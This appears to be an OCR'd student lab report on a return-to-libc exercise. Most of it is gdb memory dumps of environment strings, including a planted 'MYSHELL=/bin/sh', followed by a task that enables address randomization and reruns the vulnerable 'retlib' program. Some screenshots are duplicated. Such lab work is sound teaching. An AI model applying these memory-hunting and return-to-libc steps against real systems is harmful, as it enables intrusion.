

VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
3:06 PM
gdb-peda$ x/100s 0xbffff021
0xbffff021: "_SESSION_ID=c1"
0xbffff030: "CLUTTER_IM_MODULE=xim"
0xbffff046: "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbffff076: "SESSION=ubuntu"
0xbffff085: "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbffff0b6: "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbffff0e8: "SHELL=/bin/bash"
0xbffff0f8: "VTE_VERSION=4205"
0xbffff109: "TERM=xterm-256color"
0xbffff11d: "DERBY_HOME=/usr/lib/jvm/java-8-oracle/db"
0xbffff146: "QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1"
0xbffff169: "LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/
seed/lib/boost/libboost_system.so.1.64.0"
0xbffff20e: "WINDOWID=60822398"
0xbffff220: "GNOME_KEYRING_CONTROL="
0xbffff237: "UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1865"
0xbffff27b: "GTK_MODULES=gail:atk-bridge:unity-gtk-module"
0xbffff2a8: "USER=seed"
0xbffff2b2: "LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:"
0xbffff315: "QT_ACCESSIBILITY=1"
0xbffff328: "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;4
3:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc"...
0xbffff3f0: "=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01
;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=0"...
0xbffff4b8: "1;31:*.lzo=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*
.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo"...
0xbffff580: "=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;
35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:"...
0xbffff648: "*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.
webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt"...
0xbffff710: "=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;3
5:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.o"...
0xbffff7d8: "gv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=
00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;3"...
0xbffff8a0: "6:*.xspf=00;36:"
Right Ctrl
Type here to search
ENG
01:36
02-03-2021



VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
0xbffff8b0: "XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0"
0xbffff8ea: "XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0"
0xbffff91e: "SSH_AUTH_SOCK=/run/user/1000/keyring/ssh"
0xbffff947: "DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path"
0xbffff97a: "COLUMNS=141"
0xbffff986: "XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg"
0xbffff9ca: "PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:.:/snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/j"...
0xbffffa92: "ava-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin"
0xbffffb4b: "DESKTOP_SESSION=ubuntu"
0xbffffb62: "_=/usr/bin/gdb"
0xbffffb71: "QT_QPA_PLATFORMTHEME=appmenu-qt5"
0xbffffb92: "QT_IM_MODULE=ibus"
0xbffffba4: "JOB=unity-settings-daemon"
0xbffffbbe: "PWD=/home/seed"
0xbffffbcd: "XDG_SESSION_TYPE=x11"
0xbffffbe2: "JAVA_HOME=/usr/lib/jvm/java-8-oracle"
0xbffffc07: "XMODIFIERS=@im=ibus"
0xbffffc1b: "LANG=en_US.UTF-8"
0xbffffc2c: "GNOME_KEYRING_PID="
0xbffffc3f: "MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path"
0xbffffc75: "GDM_LANG=en_US"
0xbffffc84: "IM_CONFIG_PHASE=1"
0xbffffc96: "COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx"
0xbffffcba: "LINES=36"
0xbffffcc3: "GDMSESSION=ubuntu"
0xbffffcd5: "GTK2_MODULES=overlay-scrollbar"
0xbffffcf4: "SESSIONTYPE=gnome-session"
0xbffffd0e: "XDG_SEAT=seat0"
0xbffffd1d: "HOME=/home/seed"
0xbffffd2d: "SHLVL=1"
0xbffffd35: "LANGUAGE=en_US"
0xbffffd44: "GNOME_DESKTOP_SESSION_ID=this-is-deprecated"
0xbffffd70: "LIBGL_ALWAYS_SOFTWARE=1"
0xbffffd88: "UPSTART_INSTANCE="
Type here to search
ENG
01:37
02-03-2021



VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
0xbffff8b0: "XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0"
0xbffff8ea: "XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0"
0xbffff91e: "SSH_AUTH_SOCK=/run/user/1000/keyring/ssh"
0xbffff947: "DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path"
0xbffff97a: "COLUMNS=141"
0xbffff986: "XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg"
0xbffff9ca: "PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:.:/snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/j"...
0xbffffa92: "ava-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin"
0xbffffb4b: "DESKTOP_SESSION=ubuntu"
0xbffffb62: "_=/usr/bin/gdb"
0xbffffb71: "QT_QPA_PLATFORMTHEME=appmenu-qt5"
0xbffffb92: "QT_IM_MODULE=ibus"
0xbffffba4: "JOB=unity-settings-daemon"
0xbffffbbe: "PWD=/home/seed"
0xbffffbcd: "XDG_SESSION_TYPE=x11"
0xbffffbe2: "JAVA_HOME=/usr/lib/jvm/java-8-oracle"
0xbffffc07: "XMODIFIERS=@im=ibus"
0xbffffc1b: "LANG=en_US.UTF-8"
0xbffffc2c: "GNOME_KEYRING_PID="
0xbffffc3f: "MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path"
0xbffffc75: "GDM_LANG=en_US"
0xbffffc84: "IM_CONFIG_PHASE=1"
0xbffffc96: "COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx"
0xbffffcba: "LINES=36"
0xbffffcc3: "GDMSESSION=ubuntu"
0xbffffcd5: "GTK2_MODULES=overlay-scrollbar"
0xbffffcf4: "SESSIONTYPE=gnome-session"
0xbffffd0e: "XDG_SEAT=seat0"
0xbffffd1d: "HOME=/home/seed"
0xbffffd2d: "SHLVL=1"
0xbffffd35: "LANGUAGE=en_US"
0xbffffd44: "GNOME_DESKTOP_SESSION_ID=this-is-deprecated"
0xbffffd70: "LIBGL_ALWAYS_SOFTWARE=1"
0xbffffd88: "UPSTART_INSTANCE="
Type here to search
ENG
01:37
02-03-2021


VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
0xbffffd9a: "LOGNAME=seed"
0xbffffda7: "XDG_SESSION_DESKTOP=ubuntu"
0xbffffdc2: "UPSTART_EVENTS=xsession started"
0xbffffde2: "COMPIZ_BIN_PATH=/usr/bin/"
0xbffffdfc: "MYSHELL=/bin/sh"
0xbffffe0c: "QT4_IM_MODULE=xim"
0xbffffe1e: "XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop"
0xbffffe84: "J2SDKDIR=/usr/lib/jvm/java-8-oracle"
0xbffffea8: "DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-0bvx5DXXSx"
0xbffffee4: "LESSOPEN=| /usr/bin/lesspipe %s"
0xbfffff04: "UPSTART_JOB=unity7"
0xbfffff17: "INSTANCE="
0xbfffff21: "DISPLAY=:0"
0xbfffff2c: "XDG_RUNTIME_DIR=/run/user/1000"
0xbfffff4b: "J2REDIR=/usr/lib/jvm/java-8-oracle/jre"
0xbfffff72: "GTK_IM_MODULE=ibus"
0xbfffff85: "XDG_CURRENT_DESKTOP=Unity"
0xbfffff9f: "LESSCLOSE=/usr/bin/lesspipe %s %s"
0xbfffffc1: "XAUTHORITY=/home/seed/.Xauthority"
0xbfffffe3: "/home/seed/newretlib_gdb"
0xbffffffc: ""
0xbffffffd: ""
0xbffffffe: ""
0xbfffffff: ""
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
Type here to search
ENG
01:37
02-03-2021


VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
gdb-peda$ x/100s 0xbfffefc7
0xbfffefc7: ""
0xbfffefc8: "\353\357\377\277"
0xbfffefcd: ""
0xbfffefce: ""
0xbfffefcf: ""
0xbfffefd0: ""
0xbfffefd1: ""
0xbfffefd2: ""
0xbfffefd3: ""
0xbfffefd4: ""
0xbfffefd5: ""
0xbfffefd6: ""
0xbfffefd7: ""
0xbfffefd8: ""
0xbfffefd9: ""
0xbfffefda: ""
0xbfffefdb: "c\016\365\201\233\070\026\305\311]\332Z\264\323i686"
0xbfffeff0: ""
0xbfffeff1: ""
0xbfffeff2: ""
0xbfffeff3: ""
0xbfffeff4: ""
0xbfffeff5: ""
0xbfffeff6: ""
0xbfffeff7: ""
0xbfffeff8: ""
0xbfffeff9: ""
0xbfffeffa: "/home/seed/newretlib_gdb"
0xbffff013: "XDG_VTNR=7"
0xbffff01e: "XDG_SESSION_ID=c1"
0xbffff030: "CLUTTER_IM_MODULE=xim"
0xbffff046: "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbffff076: "SESSION=ubuntu"
0xbffff085: "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbffff0b6: "ANDROID_HOME=/home/seed/android/android-sdk-linux"
Type here to search
ENG
01:38
02-03-2021


VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
0xbffff0e8: "SHELL=/bin/bash"
0xbffff0f8: "VTE_VERSION=4205"
0xbffff109: "TERM=xterm-256color"
0xbffff11d: "DERBY_HOME=/usr/lib/jvm/java-8-oracle/db"
0xbffff146: "QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1"
0xbffff169: "LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0"
0xbffff20e: "WINDOWID=60822398"
0xbffff220: "GNOME_KEYRING_CONTROL="
0xbffff237: "UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1865"
0xbffff27b: "GTK_MODULES=gail:atk-bridge:unity-gtk-module"
0xbffff2a8: "USER=seed"
0xbffff2b2: "LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:"
0xbffff315: "QT_ACCESSIBILITY=1"
0xbffff328: "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc"...
0xbffff3f0: "=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=0"...
0xbffff4b8: "1;31:*.lzo=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo"...
0xbffff580: "=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:"...
0xbffff648: "*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt"...
0xbffff710: "=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.o"...
0xbffff7d8: "gv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;3"...
0xbffff8a0: "6:*.xspf=00;36:"
0xbffff8b0: "XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0"
0xbffff8ea: "XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0"
0xbffff91e: "SSH_AUTH_SOCK=/run/user/1000/keyring/ssh"
0xbffff947: "DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path"
0xbffff97a: "COLUMNS=141"
0xbffff986: "XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg"
0xbffff9ca: "PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:.:/snap/bin:/us
Type here to search
ENG
01:38
02-03-2021


VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
r/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/j"...
0xbffffa92: "ava-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin"
0xbffffb4b: "DESKTOP_SESSION=ubuntu"
0xbffffb62: "_=/usr/bin/gdb"
0xbffffb71: "QT_QPA_PLATFORMTHEME=appmenu-qt5"
0xbffffb92: "QT_IM_MODULE=ibus"
0xbffffba4: "JOB=unity-settings-daemon"
0xbffffbbe: "PWD=/home/seed"
0xbffffbcd: "XDG_SESSION_TYPE=x11"
0xbffffbe2: "JAVA_HOME=/usr/lib/jvm/java-8-oracle"
0xbffffc07: "XMODIFIERS=@im=ibus"
0xbffffc1b: "LANG=en_US.UTF-8"
0xbffffc2c: "GNOME_KEYRING_PID="
0xbffffc3f: "MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path"
0xbffffc75: "GDM_LANG=en_US"
0xbffffc84: "IM_CONFIG_PHASE=1"
0xbffffc96: "COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx"
0xbffffcba: "LINES=36"
0xbffffcc3: "GDMSESSION=ubuntu"
0xbffffcd5: "GTK2_MODULES=overlay-scrollbar"
0xbffffcf4: "SESSIONTYPE=gnome-session"
0xbffffd0e: "XDG_SEAT=seat0"
0xbffffd1d: "HOME=/home/seed"
0xbffffd2d: "SHLVL=1"
0xbffffd35: "LANGUAGE=en_US"
0xbffffd44: "GNOME_DESKTOP_SESSION_ID=this-is-deprecated"
0xbffffd70: "LIBGL_ALWAYS_SOFTWARE=1"
0xbffffd88: "UPSTART_INSTANCE="
0xbffffd9a: "LOGNAME=seed"
0xbffffda7: "XDG_SESSION_DESKTOP=ubuntu"
0xbffffdc2: "UPSTART_EVENTS=xsession started"
0xbffffde2: "COMPIZ_BIN_PATH=/usr/bin/"
0xbffffdfc: "MYSHELL=/bin/sh"
0xbffffe0c: "QT4_IM_MODULE=xim"
0xbffffe1e: "XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop"
Type here to search
ENG
01:38
02-03-2021



Task 5: Address Randomization

In this task we will turn on randomization and repeat the attack from task 1 in the following randomization is set to 2 to enable address randomization. In this task, let us turn on Ubuntu's address randomization protection. We run the same attack developed in Task


Commands:

$ sysctl kernel.randomize_va_space

$ sysctl -w kernel.randomize_va_space=2

$ ls -l retlib badfile exploit

$ ./retlib



